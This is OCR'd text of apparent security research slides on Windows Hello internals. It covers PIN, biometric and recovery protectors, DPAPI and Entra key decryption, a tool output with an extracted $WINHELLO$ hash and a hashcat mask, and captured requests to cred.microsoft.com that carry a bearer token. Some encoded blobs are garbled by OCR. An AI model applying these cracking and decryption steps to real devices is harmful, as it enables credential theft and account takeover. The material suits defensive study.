
- TPM backed PIN protector is robust
- TPM anti-hammering slows down brute force significantly
- Software backed PIN protector = RIP
- Length of numeric PIN already known
- Targeted hashcat mask
- Hashcat type $WINHELLO$ (28100)
- Less that 8 digits cracked in seconds
- Up to 11 digits cracked in days
- Thanks to the WINHELLO2hashcat project for the inspiration



```
 Provider              : Microsoft Software Key Storage Provider

 ** Protectors **

   Type             : Pin
   Pin Type         : Numeric
   Length           : 8
   Hash             : $WINHELLO$*SHA512*10000*a6b1800e*7c7dc75f8934ec6
ccf82*355da85f93caf6056ccab87fde005a6c3d16ccedea4f7271f27a71cd0f212a8
4e8071e6bf3b9b54a7a745*01000000f6680f4f4ee46747b62565b45df19adc000000
29f80f1a8c135e35d95ecc90d6a7f4b24bb2aa000000000e800000000200002000000
f61747cf3167e11206902064cc3eee63fbc8b296383697190f95e431410c1f9ec933f
d6412fafb2e199ab9f73fc9126a3ceb18311d888e05dd9b0938edbff35228b1e37e07
185a34a590c6bc98cb2bf42479d32f93b5b0715ec543001ca77605751626cd350be62
5803290f5f0e10446ecb395303613d8047e2d649d162e3cee617e02ec40229828ba71
c1dd939b38d6e6c56b4b2ddac2b67a919bbb14b46a34bd1a44fb30752c88c6554442a
a06bcc98406c20cc0a5bcf5be004e04b8e9d1e75160a78ec069d797bb7bf9ca61724d
5a573571565662727670754100
   Mask             : ?d?d?d?d?d?d?d?d
   Decrypted        : Supply /pin argument to attempt decryption
```


Bio Protector

- Decryption key encrypted as Windows Vault credential
- WinBio Key Resource Schema
- Vault backed by DPAPI, TPM is not used
- Decrypted vault credential contains AES128 and AES256 keys
- AES256 key used to decrypt another AES256 key using CBC
- Second key used to decrypt 15.dat using AESGCM
- Metadata files
  - 15.dat => Header + encrypted PIN's
    - Header = Nonce, Tag, AuthData




Recovery Protector

- Used under WHfB scenarios
- Allows user to reset forgotten Windows Hello PIN
- Enrolled Window Hello keys continue to work after reset



Recovery Protector


- Protector decryptor key encrypted with local SYSTEM DPAPI key first
- Encrypted key is encrypted with public key fetched from Entra
- cred.microsoft.com/getencryptionkey/v1
- Result stored inside 9.dat
  - Inside container folder not protector folder ¯_(ツ)_/¯




```
HTTP/1.1 200 OK
Content-Length: 6294
Connection: close
Content-Type: application/json; charset=utf-8
Date: Sun, 07 Jul 2024 11:03:49 GMT
Server: Microsoft-IIS/10.0
Cache-Control: no-cache
Expires: -1
Pragma: no-cache
Set-Cookie: ARRAffinity=0eb22d20c19edaf9580d00da8793ef25da2f8fb32f441bf713accbe41900887b;
Path=/;HttpOnly;Secure;Domain=cred.microsoft.com
Set-Cookie: ARRAffinitySameSite=0eb22d20c19edaf9580d00da8793ef25da2f8fb32f441bf713accbe41900887b;
Path=/;HttpOnly;SameSite=None;Secure;Domain=cred.microsoft.com
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Content-Type-Options: nosniff

{
  "kty":"RSA",
  "use":"enc",
  "kid":"765f07d368fc4733855d3417f569e47a",
  "x5t":"0958043F4F22313772BDBD68FFBB39C01F30BA0D",
  "n":
  "iw69YhXba77ys1p1uqPwFOG6nTNWwuairxpUUqnrCuvp/1bQKcwSZitnVOnp4eR3bARBVmfGTwPS/nKLG6fvRShDGpDuB5mb
  s7Y1Zrx1N6uxZJspfvrLdNy6QtgivLXViWAktbj/mKW18d9LCaw+TQg7vaqTOcGmuHbcDb9Q+Ut4OyS4k06QuMLw9cXUS8NOD
  7rAvm3zMawYzFSh1PkjRpRV8ugXYm2MiXftHmkyqsWMRa3KxSjD7+TsUFG31/54GH5km4+T+zIWpj/yGW9AL/Eqvc3QbDRyx1
  "e":"AQAB",
  "x5c":[
    "MIIGazCCBFOgAwIBAgIKYQxqGQAAAAAABDANBgkqhkiG9w0BAQsFADCBiDELMAkGA1UEBhMCVVMxEzARBgNVBAgTC1dhc2
    TB1J1ZG1vbmQxHjAcBgNVBAoTFU1pY3Jvc29mdCBDb3Jwb3JhdG1vbjEyMDAGA1UEAxMpTW1jcm9zb2Z0IFJvb3QgQ2VydG
    5IDIwMTAwHhcNMTAwNzA2MjA0MDIzWhcNMjUwNzA2MjA1MDIzWjB5MQswCQYDVQQGEwJVUzETMBEGA1UECBMKV2FzaG1uZ3
    kbW9uZDEeMBwGA1UEChMVTW1jcm9zb2Z0IENvcnBvcmF0aW9uMSMwIQYDVQQDExpNaWNyb3NvZnQgV21uZG93cyBQQ0EgMj
```

Recovery Protector


- Decryption key is decrypted via Entra
  - POST cred.microsoft.com/unprotectsecret/v1
- Access token requires ngcmfa and mfa claim
- Client id 9115dd05-fad5-4f9c-acc7-305d08b1b04e (Microsoft Pin Reset Client Production)
- Decrypted blob from Entra decrypted with local SYSTEM DPAPI key
- Metadata files
  - 15.dat => AES encrypted intermediate PINs
  - 4.dat => AES IV
  - 9.dat (protector) => Unknown
  - 9.dat (container) => Encrypted Entra blob



Recovery Protector



```
POST /unprotectsecret/v1 HTTP/1.1
Cache-Control: no-cache
Connection: close
Pragma: no-cache
Content-Type: application/json
Accept: application/json; charset=utf-8
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ik1HTHFqOThWTkxvWGFGZnBKQ0JwZ0I0SmFLc
yIsImtpZCI6Ik1HTHFqOThWTkxvWGFGZnBKQ0JwZ0I0SmFLcyJ9.eyJhdWQiOiJodHRwczovL2NyZWQub
W1jcm9zb2Z0LmNvbS8iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9kZTYwYTRmYS1kNTgzLT
R1YjAtYWI2Ni1jZTM1OGFmODI3OWMvIiwiaWF0IjoxNzIwMzUwMTE4LCJuYmYiOjE3MjAzNTAxMTgsImV
4cCI6MTcyMDM1MTAxOCwiYWNyIjoiMSIsImFpbyI6IkFZUUF1LzhYQUFBQUNiMjYyYVVRRkZUS3h6eU1J
cDh4RnhvYmQxMG96TU1BMnRTVGNscEY4e1FMUk9mWmQ0a3FHQnh1VXRNQWJhOFhJOVRSemJFSzd1ZDdLM
WRTdnJzOH1BcnZidEJVS0kzWHdQd2ZPV3R4W11SdDU5RnN0eWF6UVJRTE1ORzN4TFBvU2ptTUVMc1d0N1
hxaUExa1dmQ2c1QUQ4Vng2a2hNT1RVb1ZyOGFUZ1RJODOiLCJhbXIiOlsicHdkIiwiZmlkbyIsInJzYSI
sIm5nY21mYSIsIm1mYSJdLCJhcHBpZCI6IjkxMTVkZDA1LWZhZDUtNGY5Yy1hY2M3LTMwNWQwOGIxYjA0
ZSIsImFwcGlkYWNyIjoiMCIsImNuZiI6eyJ0YmgiOiJCOUtxR2dOUWFmSmo3aTBUaXNoNGd5WWsyRk5Lc
O1BLOplYVN5bmVUL3BRPSJ9LCJkZXZpY2VpZCI6IjJ1ZDQ2MDQ0LWVmNjQtNGZmNS05MzB1LTc0MzYwNW
I1YmRkYiIsImZhbWlseV9uYW11IjoiR3J1YmVyIiwiZ212ZW5fbmFtZSI6Ik1hcnkiLCJpcGFkZHIiOiI
yMTIuMTU5LjQ3LjMwIiwibmFtZSI6Ik1hcnkgR3J1YmVyIiwib21kIjoiMjg1OTI3NzYtMzd1ZiO0NzMx
LWI4ZDMtMjA3ZDR1OGE0NWUyIiwib25wcmVtX3NpZCI6I1MtMS01LTIxLTEwMDM2NDQwNjMtNDAyOTk4M
jQwLTMzNDI1ODg3MDgtMTExMSIsInB3ZF91cmwiOiJodHRwczovL3BvcnRhbC5taWNyb3NvZnRvbmxpbm
UuY29tL0NoYW5nZVBhc3N3b3JkLmFzcHgiLCJyaCI6IjAuQVM4QS1xUmczb1BWc0U2c1pzNDFpdmdubkZ
sc1JiZ3dFc2RFcEtLWnNJVXpQb1F2QUJjLiIsInNjcCI6InVzZXJfaW1wZXJzb25hdGlvbiIsInN1YiI6
InR3ZWdkVENGN1Q4dHU2S25FM1ZadVM3RjA5UWR3UGVzcHNjbk1BeWdKZ1UiLCJ0aWQiOiJkZTYwYTRmY
S1kNTgzLTR1YjAtYWI2Ni1jZTM1OGFmODI3OWMiLCJ1bmlxdWVfbmFtZSI6Im1hcnkuZ3J1YmVyQGV0aG
1jYWxjaGFvcy5kZXYiLCJ1cG4iOiJtYXJ5LmdydWJlckBldGhpY2FsY2hhb3MuZGV2IiwidXRpIjoicGV
xcVFmb0MwRXE2M2MxN2I3a2xBQSIsInZlciI6IjEuMCJ9.wX7kGriDdCaKm_IIDd17GUGui0ENwGvd2fe
M6R6G1idmlJ15KziZ2hN55Q9moSFRWFD2c05GjwOQJTqbta5vvLSXJdjOmpZneOGCo81Yq32OvYxfWAOz
2tSC5oPoUWLJap3M8F7y1SSjToMorjbfWMdwIhorcHj31bVout2GmeOJO-N1NuQ-m21BJsv4tU7At02bt
JU8A4nodz92CLVXdpWFDbheAF4mjidqiUX-8WM4COHiQaTxfRD6ayd-84MITVTmYV1icinvFxXgRUjz1L
24RuWrJwMHC-SRO8WRi3zQnmEfLyandGKHvfyf7R7ShSCleks3m-NjyU4nS9ph-w
User-Agent: Windows Credential Recovery Client
CorrelationVector: xEAnvtjfOO6n9d28exZ49g.0
Content-Length: 1395
Host: cred.microsoft.com

{
  "protectedSecret":
  "eyJWZXJzaW9uIjoxLCJQcm9OZWNOZWRLZXkiOiJkYWh5bkxyWmZZY2tiOEROZXh4NDZQQjdMbVNmd0
  Q5YUtvNGYxT3FYQmQ1OXNXRVAvOEJBSGtkbmd1OHJCMHdCeTVTdnlMeFVUeFAzd1VWdXpneEhmdExpZ
  HYvL25tNF1DVVAzVkprRXUySEhTekRlcktUWlppa1VCdGpkTlFWSXdxNOxYai83dytmLzdzWFJFMUdm
  RnVtTThOS3dBNzdNWTJWWGpGNjFXcWFxUG13djQ0djZKcTBUaWE1TXppZGxtbGYrUXZJWkNNYndNZG9
  ZNW94LOluc2JPWUdpZmdYOSswbXhqTUJCQVc4UO1SNnhGWW1leEtvOGZvWVI2ZVJwYy9SRUdPN084dW
  c5YzZ5ZFZ5UF1PLzJNbjlsaE9OL1ZxYXVuUmtGN2ZDOWhSc1VIaXFqaXBET11maO9rM211MHBVd256V
  WQ1UjZqYWRMLzFhUH1GZkE9PSIsIkVuY3J5cHRpb25LZX1WZXJzaW9uIjoiNzY1ZjA3ZDM2OGZjNDcz
  Mzg1NWQzNDE3ZjU2OWUON2EiLCJJViI6ImZVeGNVcWRidF1tNOMONO0iLCJBdXRoVGFnIjoiZy92ZjJ
  1NOR2Y25McU5nR1VadVd2ZzO9InO=.XYTsEbO8qOCYFFNt/KgFOJHrT1uaLBgEJJw77478XJrnOHMAZ
```



```
HTTP/1.1 200 OK
Content-Length: 6734
Connection: close
Content-Type: application/json; charset=utf-8
Date: Sun, 07 Jul 2024 11:07:02 GMT
Server: Microsoft-IIS/10.0
Cache-Control: no-cache
Expires: -1
Pragma: no-cache
Set-Cookie: ARRAffinity=731fe0da2c63e6ee9adf642886c8fecb43f2bf0c71157734ab3d5d47a179cfd4;
Path=/;HttpOnly;Secure;Domain=cred.microsoft.com
Set-Cookie: ARRAffinitySameSite=731fe0da2c63e6ee9adf642886c8fecb43f2bf0c71157734ab3d5d47a
Path=/;HttpOnly;SameSite=None;Secure;Domain=cred.microsoft.com
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Content-Type-Options: nosniff

{
  "secret":
  "AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAQ0kBBB+1zOGOF/MZyhLh0AQAAAACAAAAAAAQZgAAAAEAACAAAADfHC
  KrE3Zue9kcwmArGOqgQqcYDcmfZ+HwAAAAAOgAAAAAIAACAAAADDvEYgPxY64yVdK6c8DiaRoOCoXSuEy5ln7gy
  ACPXelut6NKLR41v2Dx6o11Nrv4cTqXP4CW1KT11H14MLGo+D1mATokVJGi0DnCYLdAAAAALku7GXji1oKQs57c
  S1Vxq92BI9NDxV+0YqXoSnWj00iCNvfH3fxIIpYsJ+v+MTi6QP7cLtrhojQg==",
  "encryptionKey":{
    "kty":"RSA",
    "use":"enc",
    "kid":"765f07d368fc4733855d3417f569e47a",
    "x5t":"0958043F4F22313772BDBD68FFBB39C01F30BA0D",
    "n":
    "iw69YhXba77ys1p1uqPwFOG6nTNWwuairxpUUqnrCuvp/1bQKcwSZitnVOnp4eR3bARBVmfGTwPS/nKLG6fv
    mbnht132H/BdouNuc2GZYCgs7YlZrx1N6uxZJspfvrLdNy6QtgivLXViWAktbj/mKWl8d9LCaw+TQg7vaqTOc
    +Ut4OyS4kO6QuMLw9cXUS8NODUMPjdZ8eDd1rdOx1HKZ8O7rAvm3zMawYzFShlPkjRpRV8ugXYm2MiXftHmky
    jD7+TsUFG31/54GH5km4+T+zIWpj/yGW9AL/Eqvc3QbDRyxl3/6J/rZf5w==",
    "e":"AQAB",
    "x5c":[
      "MIIGazCCBFOgAwIBAgIKYQxqGQAAAAAABDANBgkqhkiG9w0BAQsFADCBiDELMAkGA1UEBhMCVVMxEzARBg
      c2hpbmd0b24xEDAOBgNVBAcTB1JlZG1vbmQxHjAcBgNVBAoTFU1pY3Jvc29mdCBDb3Jwb3JhdGlvbjEyMDA
      W1jcm9zb2Z0IFJvb3QgQ2VydGlmaWNhdGUgQXV0aG9yaXR5IDIwMTAwHhcNMTAwNzA2MjA0MDIzWhcNMjUw
      IzWjB5MQswCQYDVQQGEwJVUzETMBEGA1UECBMKV2FzaGluZ3RvbjEQMA4GA1UEBxMHUmVkbW9uZDEeMBwGA
      jcm9zb2Z0IENvcnBvcmF0aW9uMSMwIQYDVQQDExpNaWNyb3NvZnQgV2luZG93cyBQQ0EgMjAxMDCCASIwDQ
      AQEBBQADggEPADCCAQoCggEBAMB5uzqx8A+EuK1kKnUWc9C7B/Y+DZOU5LGfwciUsDh8H9AzVfW6I2b1Lih
      ax+rOAmfw90/FmV3MnGovdScFosHZSrGb+vlX2vZqFvm2JubUu8LzVs3qRqY1pf+/MNTWHMCn4x62wKOE2X
